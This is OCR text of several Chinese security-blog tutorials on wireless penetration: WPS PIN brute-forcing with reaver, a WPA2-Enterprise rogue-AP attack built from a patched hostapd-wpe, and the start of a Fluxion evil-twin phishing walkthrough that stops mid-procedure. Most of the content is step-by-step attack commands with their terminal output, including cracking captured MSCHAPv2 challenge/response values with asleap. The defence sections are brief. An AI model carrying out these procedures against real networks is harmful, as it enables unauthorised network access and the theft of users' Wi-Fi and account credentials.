
由于笔者环境限制，加上破解 PIN 码费时费力，所以不会在本地测试，以下部分截图来自国外某大牛亲测结果。

实战流程：


1.关闭会影响操作的进程，启动网卡置为 monitor 模式

2.侦听周围环境中开启 WPS 服务的设备，下列两种方法都能达到目的

(1)airodump wlan0mon --wps　开启 WPS 的设备会显示如下



(2)wash -i wlan0mon 采用 wash 命令只会显示开启 WPS 的设备，但是会显示设备是否已经被锁上，因为有时爆破 PIN 码时会导致路由器被锁住



3.侦听到开启 WPS 的设备之后我们就可以开始破解 PIN 码了，此时也有两种方法，一种是暴力破解，另一种是利用设备漏洞来破解 PIN 码

(1)利用 reaver 爆破密码,经过几个小时的爆破基本能猜出来

(2)利用设备漏洞破解 PIN 码，虽然此方法能在极短时间内完成破解，但是如果设备本身不存在漏洞依旧无法成功，下图可以看到尝试失败了

0x03. 防御措施

经过以上测试可以判定 WPS 是不安全的，为了防御基于 WPS 的攻击行为，最好的办法就是使用没有 WPS 功能的路由器，这是最好也是最有效的方法。另外，如果你的路由器具备 WPS 功能，那么就算你在网关上关闭了 WPS 功能也很有可能被攻击者利用，所以最好选用不具备此功能的路由器来布置到家中。

0x04. 结语

本篇文章理论知识比较少，主要就只给大家演示了实战过程，相信喜欢速成的读者们比较喜欢吧，但是老实说这样的文章营养价值不大。碍于笔者能力有限不能给大家深度剖析协议原理深感抱歉，在之后的文章中我尽量让大家在不觉得枯燥的同时学到更多的理论原理。下一章会介绍 WPA 企业账号密码破解，不嫌弃的读者可以继续关注！


无线渗透(下)—企业级 WPA 破解

原创： Time_S0ng 信安之路 2017-09-03

0x00. 企业级 WPA/WPA2 简介

WPA/WPA2 企业版：在大型企业网络中，通常采用 802.1X 的接入认证方式。802.1X 认证是一种基于接口的网络接入控制，用户提供认证所需的凭证，如用户名和密码，通过特定的用户认证服务器（一般是 RADIUS 服务器）和可扩展认证协议 EAP（Extensible Authentication Protocol）实现对用户的认证。WPA/WPA2 支持基于 EAP-TLS（Transport Layer Security）和 EAP-PEAP（Protected EAP）的 802.1X 认证方式。

0x01. WPA/WPA2 企业版认证原理



上图详细介绍了基于 EAP-PEAP 的 802.1x 认证方式。

1.首先 STA 向周围发送 PROBE REQUEST 帧，等待应答

2.AP 收到之后回应一个 PROBE RESPONSE 帧给 STA（AC 连接多个 AP）

3.认证开始，AP 本身不会进行认证过程，而是将 STA 发送过来的认证信息

转发给后端的 RADIUS 服务器，由 RADIUS 服务器控制整个认证过程

4.认证成功，连接上 AP（具体交换的数据信息我在 WPA 加密那篇说过了，这里不再累赘）

0x02. WPA/WPA2 企业版攻击原理

在企业级的 WPA 认证过程中会需要账号密码来登陆 AP，我们所需要做的就是伪造一个相同 ESSID 的 AP，同样在后端也伪造 RADIUS 服务器，如果 STA 来连接伪造的 AP，那么它就会将加密后的密钥传输给我们的 RADIUS 服务器，离线破解密钥就能得到密码，账号是明文传输的。

攻击原理

1.伪造一个企业级的 AP

2.诱使目标连接 AP，获取加密后的密钥

3.离线破解，获取明文密钥

0x03. 攻击实战

下面给大家介绍一下攻击的操作步骤：

环境准备

1.kali Linux 虚拟机

2.TL-WN722N 网卡

环境布置与实战

1.为了伪造企业级的AP，我们需要先给kali中的hostapd打上hostapd-wpe补丁

git clone https://github.com/OpenSecurityResearch/hostapd-wpe

```
root@kali:~/test# git clone https://github.com/OpenSecurityResearch/hostapd-wpe
Cloning into 'hostapd-wpe'...
remote: Counting objects: 56, done.
remote: Total 56 (delta 0), reused 0 (delta 0), pack-reused 56
Unpacking objects: 100% (56/56), done.
root@kali:~/test# ls
hostapd-wpe
root@kali:~/test#
```


2.下载最新版的 hostpad，安装依赖包

wget http://w1.fi/releases/hostapd-2.6.tar.gz && apt-get install libssl-dev libnl-genl-3-dev libssl1.0-dev

```
root@kali:~/test# wget http://w1.fi/releases/hostapd-2.6.tar.gz
--2017-09-02 23:44:27--  http://w1.fi/releases/hostapd-2.6.tar.gz
Resolving w1.fi (w1.fi)... 212.71.239.96
Connecting to w1.fi (w1.fi)|212.71.239.96|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1822341 (1.7M) [application/x-gzip]
Saving to: 'hostapd-2.6.tar.gz'

hostapd-2.6.tar.gz      100%[===================================>]   1.74M   363KB/s    in 6.0s

2017-09-02 23:44:36 (298 KB/s) - 'hostapd-2.6.tar.gz' saved [1822341/1822341]

root@kali:~/test# apt-get install libssl-dev libnl-genl-3-dev libssl1.0-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libnl-genl-3-dev is already the newest version (3.2.27-2).
libssl1.0-dev is already the newest version (1.0.2l-2).
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
 libssl-dev : Conflicts: libssl1.0-dev but 1.0.2l-2 is to be installed
 libssl1.0-dev : Conflicts: libssl-dev but 1.1.0f-4 is to be installed
E: Unable to correct problems, you have held broken packages.
root@kali:~/test#
```



3.解开 tar 包，给 hostpad-2.6 打补丁

tar zxvf hostapd-2.6.tar.gz && cd hostapd-2.6 && patch -p1 < ../hostapd-wpe/hostapd-wpe.patch

```
root@kali:~/test# ls
hostapd-2.6  hostapd-2.6.tar.gz  hostapd-wpe
root@kali:~/test# cd hostapd-2.6/
root@kali:~/test/hostapd-2.6# patch -p1 < ../hostapd-wpe/hostapd-wpe.patch
patching file hostapd/.config
patching file hostapd/config_file.c
patching file hostapd/hostapd-wpe.conf
patching file hostapd/hostapd-wpe.conf.bak
patching file hostapd/hostapd-wpe.eap_user
patching file hostapd/hostapd-wpe.log
patching file hostapd/main.c
patching file hostapd/Makefile
patching file src/ap/beacon.c
patching file src/ap/ieee802_11.c
patching file src/crypto/ms_funcs.h
patching file src/crypto/tls_openssl.c
patching file src/eap_server/eap_server.c
patching file src/eap_server/eap_server_mschapv2.c
patching file src/eap_server/eap_server_peap.c
patching file src/eap_server/eap_server_ttls.c
patching file src/Makefile
patching file src/utils/wpa_debug.c
patching file src/wpe/Makefile
patching file src/wpe/wpe.c
patching file src/wpe/wpe.h
root@kali:~/test/hostapd-2.6#
```


4.编译 hostpad

cd hostpad/ && make




5.生成伪造证书

cd ../../hostapd-wpe/certs/ && ./bootstrap



6.配置 hostapd-wpe.conf 文件,ssid 改为想要伪造的 AP 名字(我用的是 wifi-free)

cd ../../hostapd-2.6/hostapd/ && vim hostapd-wpe.conf




7.启动无线网卡,不用开启 monitor 模式

service network-manager stop && airmon-ng check kill && ifconfig wlan0 up

8.伪造 AP,诱使目标连接

./hostapd-wpe hostapd-wpe.conf



9.可以看到目标正在连接我们伪造的 AP，用的 username 是 admin，password 经过了加密的，但是我们依然可以利用 asleap 来解密，-C 指定 challenge，-R 指定 response，-W 指定字典文件.下面是破解出来的密码 password

asleap -C 8d:a9:83:98:98:f4:34:a6 -R

e5:24:78:69:2e:29:9f:ee:42:d8c:d7:4e:d3:f5:65:22:da:7d:57:24:14:da:14 -W ../../sqlmap.txt

0x04. 防御

和 WPA 个人级的防御策略一样，不要随意在任何地方连接 Wi-Fi，尽量将密码设置复杂一点，再安全的加密措施也会被弱密码毁于一旦。


0x05. 结语

关于密码破解的文章就写到这里了，下篇文章笔者会教大家如果伪造 AP，其实本篇文章已经通过 hostapd 伪造过一个 AP 了，笔者不过是想多介绍几种方法，大家挑喜欢的去用吧！另外最近笔者创建了自己的博客，欢迎大家点击阅读原文访问。

无线渗透--‘钓鱼’wifi

原创： 98 信安之路 2017-09-23

现在大家的安全意识在逐步提高，也渐渐的对无线网络 wifi 的安全开始重视起来， 买路由器看安全不，然后 WiFi 密码设置的非常复杂。现在家庭的路由器的加密模式都是，WAP2/psk，他是 WEP 加密的升级版，下图就是 WEP 的加密过程：



现在 WEP 存在大量的安全漏洞，下面就列出来 4 种会对 WEP 造成极大危害的攻击

IV 碰撞攻击：由于 24 位 IV 以明文形式传输且每一帧的 IV 都不相同，对一个流量很大的 WEP 加密网络而言，全部 2 的 24 平方个 IV 在一段时间后必定会重复。有限的 IV 空间将导致 IV 值碰撞，从而方便入侵者破解加密密钥

弱密钥攻击 RC4 算法会生成一部分弱的 IV 密钥，如果入侵者获得这些密钥，就能容易地破解加密密钥

在注入攻击：对于流量相对少的网络，入侵者可以使用黑客工具实施数据包在注入攻击，以加快收集弱 IV 密钥

比特翻转攻击（Bit-Flipping）：WEP 采用 ICV 以实现数据完整性校验，但

是 ICV 的安全性较差，这个可能会导致 WEP 加密数据包被解密。

所以现在的家用 WiFi 都是 wap2 不会采用 WEP，但是 wap2 加密的 wifi 还是可以给暴力破解的，使用跑字典的方式进行破解，密码能否破出来是看你的字典够不够强大。字典不强大破解出来的几率很小，下一种方法就是跑 pin，pin 是什么？就是一个路由器的黄金钥匙。你路由器密码在怎么改入侵者也能进去，pin 码就是有 8 位数字组成的一个密码具有唯一性。

入侵者可以自己猜 pin 码然后开始跑，跑出来了就先当于路由器管理员了想干什么就干什么。不过道高一尺魔高一丈，现在的路由器都是防 pin 码攻击的你也可以进入你的路由器关闭你的 pin 码登入的选项。

基于社会工程学的钓鱼软件 fluxion 就出来了结合了很多功能和玩法。

工作原理

扫描能够接收到的 WIFI 信号

抓取握手包(这一步的目的是为了验证 WiFi 密码是否正确)

使用 WEB 接口

启动一个假的 AP 实例来模拟原本的接入点

然后会生成一个 MDK3 进程。如果普通用户已经连接到这个 WiFi，也会输入 WiFi 密码

随后启动一个模拟的 DNS 服务器并且抓取所有的 DNS 请求，并且会把这些请求重新定向到一个含有恶意脚本的 HOST 地址

随后会弹出一个窗口提示用户输入正确的 WiFi 密码

用户输入的密码将和第二步抓到的握手包做比较来核实密码是否正确

这个程序是自动化运行的，并且能够很快的抓取到 WiFi 密码。

这个软件在 klai 里面完美支持，有人会觉得他像 Linset，他比 Linset 强大的多。

实验环境

Kali Linux

网卡需要 kali 的支持（作者是 3070 网卡）


Fluxion

钓鱼 wifi 名字 608

操作步骤

打开软件，如图：

这个软件很友好自带中文，如图：




扫描到的全部信号，如图：

